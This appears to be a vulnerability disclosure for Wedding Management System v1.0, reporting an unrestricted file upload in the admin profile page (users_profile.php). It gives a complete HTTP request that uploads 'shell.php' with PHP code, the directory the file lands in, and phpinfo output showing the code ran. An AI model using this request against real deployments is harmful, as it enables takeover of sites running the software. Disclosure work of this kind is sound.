Wedding Management System v1.0 by codeastr.com has arbitrary code execution (RCE)

vendor: https://codeastro.com/wedding-management-system-in-php-with-source-code/

Vulnerability url: http://ip/Wedding-Management/admin/users_profile.php

Loophole location： The editing function of "Liam moore" module in the background management system-- > there is an arbitrary file upload vulnerability (RCE) in the picture upload point of "users_profile.php" file.

Click "Edit My Account" to save

Request package for file upload：

```
POST /Wedding-Management/admin/users_profile.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Referer: http://192.168.1.19/Wedding-Management/admin/users_profile.php
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------270312135209
Content-Length: 1045

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Content-Disposition: form-data; name="profile_picture"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
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Content-Disposition: form-data; name="firstname"

Liam
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Content-Disposition: form-data; name="lastname"

Moore
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Content-Disposition: form-data; name="email"

admin@mail.com
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Content-Disposition: form-data; name="username"

adminliam
-----------------------------270312135209
Content-Disposition: form-data; name="gender"

m
-----------------------------270312135209
Content-Disposition: form-data; name="address"

Grand Meadows
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Content-Disposition: form-data; name="designation"

0
-----------------------------270312135209
Content-Disposition: form-data; name="submit"


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```



The files will be uploaded to this directory \admin\upload\users\



We visited the directory of the file in the browser and found that the code had been executed



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PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Editi
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-buil pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_ snap-build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared" \dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--enable